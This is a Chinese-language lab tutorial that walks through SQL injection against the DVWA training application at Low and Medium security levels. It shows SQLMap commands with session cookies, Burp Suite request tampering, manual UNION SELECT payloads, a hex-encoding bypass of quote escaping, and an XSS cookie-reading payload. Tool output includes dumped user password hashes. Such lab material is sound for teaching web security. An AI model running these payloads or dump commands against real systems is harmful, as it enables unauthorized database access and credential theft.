## SQL 注入

### 1. low 级别 SQLMap 自动化注入

步骤 1:在 Kali 中访问 DVWA ,安全级别设置为 Low,进入 SQL 注入模块,随意输入 ID 值,并复制当前 URL 地址,如图 1.1。

i 192.168.1	.19.200/dvwa/vulnerabilities/sqli/?id=1&S ··· ☑ ☆
ting Started	
	DVWA
	Vulnerability: SQL Injection
	User ID: Submit
on	ID: 1 First name: admin Surname: admin

图 1.1

步骤 2:由于 DVWA 需要登录才能访问该页面,所以使用 SQLMap 工具自动化注入时,需要获取当前的 Cookie 值,我们可以在反射型 XSS 的练习模块中获取当前的 Cookie。点击 XSS Reflected,在文本框中输入 > < script > alert(document.cookie) < / script > , 提交后即可显示当前 Cookie,如图 1.2。




图 1.2

步骤 3:复制当前 URL 地址,打开 Kali 的终端,使用 SQLMap 命令 sqlmap -u

"http://192.168.119.200/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit&user\_token=524b9c8ecdaf90174ffdf35bcaa69c1e#" --cookie 'security=low; PHPSESSID=ltisq1lim9cgr0r84td54tip05' --dbs,可以自动探测出当前数据库名,如图 1.3。

```
[08:52:50] [INFO] fetching database names available databases [5]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

图 1.3

步骤 4: 使用 SQLMap 命令 sqlmap -u

"http://192.168.119.200/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit&user\_token=524b9c8ecdaf90174ffdf35bcaa69c1e#" --cookie 'security=low; PHPSESSID=ltisq1lim9cgr0r84td54tip05' -D dvwa --table,可以自动探测出 dvwa 数据库中的所有表名,如图 1.4。

```
[08:54:37] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users |
+-----+
```

#### 步骤 5: 使用 SQLMap 命令 sqlmap -u

"http://192.168.119.200/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit&user\_token=524b9c8ecdaf90174ffdf35bcaa69c1e#" --cookie 'security=low; PHPSESSID=ltisq1lim9cgr0r84td54tip05' -D dvwa -T users --column,可以自动探测出 users 表中的所有字段名,如图 1.5。

[08:56:09] [WARI Database: dvwa Table: users [8 columns]		
Column	Туре	
user   avatar   failed_login   first_name   last_login   last_name   password   user_id	varchar(15)     varchar(70)     int(3)     varchar(15)     timestamp     varchar(15)     varchar(32)     int(6)	

图 1.5

步骤 6: 使用 SQLMap 命令 sqlmap -u "" --cookie '' -D dvwa -T users -C user,password --dump,可以自动探测出用户名和密码内容,并自动 MD5 解密,如图 1.6,中途需要手动输入 Y 进行确认。

图 1.6


#### 2. Medium 级别 SQL 手工注入

步骤 1:安全级别设置为 Medium 后,再次进入 SQL 注入模块,发现没有了文本框,随便选择一个 ID 后,可以返回数据,且 URL 上没有显示任何参数,说明该页面为 POST 提交方式。由于页面中没有提供输入信息的接口,所以需要使用 Burpsuite 等工具来构造 POST 包,如图 2.1。



图 2.1

步骤 2: 运行 Burpsuite, 并设置好浏览器代理, 如图 2.2, 图 2.3。



njecti∈×	
<b>₺</b> Firefox   about:preferences#general	☆
etting Started	
Connection Settings	>
Configure Proxy Access to the Internet  No proxy	î
Auto-detect proxy settings for this net <u>w</u> ork  Use system proxy settings	- 1
Manual proxy configuration	
HTTP Proxy 127.0.0.1  Use this proxy server for all protocols	<u>P</u> ort 8080

图 2.3

步骤 3: 再次到 SQL 注入页面随便选择一个 ID 值,点击提交,该数据包会被 Burpsuite 拦截并显示,如图 2.4。




图 2.4

步骤 4: 在 ID 值后加入 '单引号, 并点击 Forward 按钮, 浏览器报错, 发现同样存在 SQL 注入漏洞, 如图 2.5, 图 2.6。




图 2.5



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near \" at line 1

图 2.6

步骤 5: 再次随意选择 ID 值,在 Burpsuite 拦截的包中 id=1 后加上 and 1=1,可以返回数据,加上 and 1=2,没有数据返回,确认 SQL 注入点为数字型,如图 2.7,图 2.8,图 2.9,图 2.10。




图 2.7

## **Vulnerability: SQL Injection**



图 2.8

	Forward Drop Intercept is on Action
	Raw Params Headers Hex
	POST/dvwa/vulnerabilities/sqli/HTTP/1.1
	Host: 192.168.119.200
	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
	Accept-Language: en-US,en;q=0.5
	Accept-Encoding: gzip, deflate
	Referer: http://192.168.119.200/dvwa/vulnerabilities/sqli/
	Content-Type: application/x-www-form-urlencoded
	Content-Length: 18
	Cookie: security=medium; PHPSESSID=8oehloh7v57lbr7vtplbveacu3
	Connection: close
	Upgrade-Insecure-Requests: 1
ŀ	
l	id=1 and 1=2&Submit=Submit
	I

图 2.9

User ID: 1 V Submit	Vulnerability: SQL Injection	
	User ID: 1 V Submit	

图 2.10

步骤 6: 再次拦截数据包,加入 and 1=2 union select 1,2,确认页面中 First name 处显示的是记录集中第一个字段, Surname 处显示的是记录集中 第二个字段,如图 2.11,图 2.12。




图 2.11

User ID: 1 V Submit  ID: 1 and 1=2 union select 1,2 First name: 1 Surname: 2

图 2.12

步骤 7: 查询数据库名、表名方法与 Low 级别思路一致,只不过不需要单引号和 # 来闭合语法。 具体为,在 id=1 后加入 1 and 1=2 union select database(),2 查看数据库,如图 2.13,图 2.14,以及在 id=1 后加入 1 and 1=2 union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()查看表名,如图 2.15,图 2.16。




图 2.13

# **Vulnerability: SQL Injection**

User ID: 1 V Submit

ID: 1 and 1=2 union select database(),2
First name: dvwa
Surname: 2

图 2.14



id=1 and 1=2 union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()&Submit=Submit



图 2.16

步骤 8: 拦截数据包,加入 and 1=2 union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='users'来查询字段名时,发现页面报错,如图 2.17,图 2.18。



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "\'users\" at line 1

You must log in to this network before you can access the Internet.

图 2.18

步骤 9: 先暂时关掉 Burpsuite 的代理功能,在页面中点击 View Source,查看当前源码,发现对提交的 ID 值添加了 mysql\_real\_escape\_string 函数,该函数会对单引号进行转义,从而导致 SQL 语句构造不成功,如图 2.19,图 2.20。




图 2.19

```
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Applica... 🍵 🏻 📵
  ① 192.168.119.200/dvwa/vulnerabilities/view_source.php?id=sqli&security=medium
                                                                                      □ ... ▽ ☆
  You must log in to this network before you can access the Internet.
                                                                             Open Network Login Page
  if(isset($_POST['Submit'])){
   // Get input
   $id = $_POST['id'];
   $id = mysqli real escape string($GLOBALS[" mysqli ston"], $id);
   $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
   $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '' . mysqli_error($GLOBALS["
   // Get results
   while($row=mysqli_fetch_assoc($result)) {
     // Display value
     $first = $row["first_name"];
     $last = $row["last name"];
rname: admin
                                                                                              View Source View
urity Level: medium
```

图 2.20

步骤 10: 对表名 users 进行 16 进制 HEX 编码,就可以无需使用单引号。 users HEX 编码后为 0x7573657273 (网上有网站可以对字符进行在线 HEX 编码,可自行搜索)。重新开启 Burpsuite 的代理功能后,在拦截的包中加入 and 1=2 union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name=0x7573657273,可以成功查询出字段名,如图 2.21,图 2.22。



图 2.21




图 2.22

步骤 11: 拦截数据包,加入 and 1=2 union select user,password from users,可以成功查询出用户名和密码的内容,如图 2.23,图 2.24。

Forward Drop Intercept is on Action			
Raw Params Headers Hex			
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1			
Host: 192.168.119.200			
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0			
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			
Accept-Language: en-US,en;q=0.5			
Accept-Encoding: gzip, deflate			
Referer: http://192.168.119.200/dvwa/vulnerabilities/sqli/			
Content-Type: application/x-www-form-urlencoded			
Content-Length: 18			
Cookie: security=medium; PHPSESSID=8oehloh7v57lbr7vtplbveacu3			
Connection: close			
Upgrade-Insecure-Requests: 1			
id=1 and 1=2 union select user.password from users&Submit=Submit			

图 2.23

### **Vulnerability: SQL Injection**

User ID: 1 ∨ Submit ID: 1 and 1=2 union select user, password from users First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 1 and 1=2 union select user, password from users First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 1 and 1=2 union select user, password from users First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 1 and 1=2 union select user, password from users First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7 ID: 1 and 1=2 union select user, password from users First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

图 2.24

#### 3. SQLMap 自动化注入

步骤 1: 使用 SQLMap 自动完成 POST 注入,需要把正常 POST 包的内容复制到一个 txt 文档,再调用文档来进行注入。先使用 Burpsuite 拦截正常 POST 包,右键 - 选择 Copy to file 复制到 /root/post.txt,关闭 Burpsuite 的代理功能,再使用命令 sqlmap -r /root/post.txt --dbs,来查询数据库名称,如图 3.1,图 3.2,图 3.3。




图 3.1




图 3.2

```
[00:44:22] [INFO] fetching database names available databases [5]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

图 3.3

步骤 2: 使用 SQLMap 命令 sqlmap -r /root/post.txt -D dvwa --table, 查询表名,如图 3.4。

图 3.4

步骤 3: 使用 SQLMap 命令 sqlmap -r /root/post.txt -D dvwa -T users -- columns, 查询字段名, 如图 3.5。

```
[01:00:15] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
 Column
               | Type
 user
              | varchar(15)
 avatar
              | varchar(70)
 failed login | int(3)
 first name | varchar(15)
 last login
              | timestamp
 last name
              | varchar(15)
 password
                varchar(32)
 user id
               | int(6)
```

图 3.5

步骤 4: 使用 SQLMap 命令 sqlmap -r /root/post.txt -D dvwa -T users -C user,password --dump, 查询用户名和密码内容, 如图 3.6。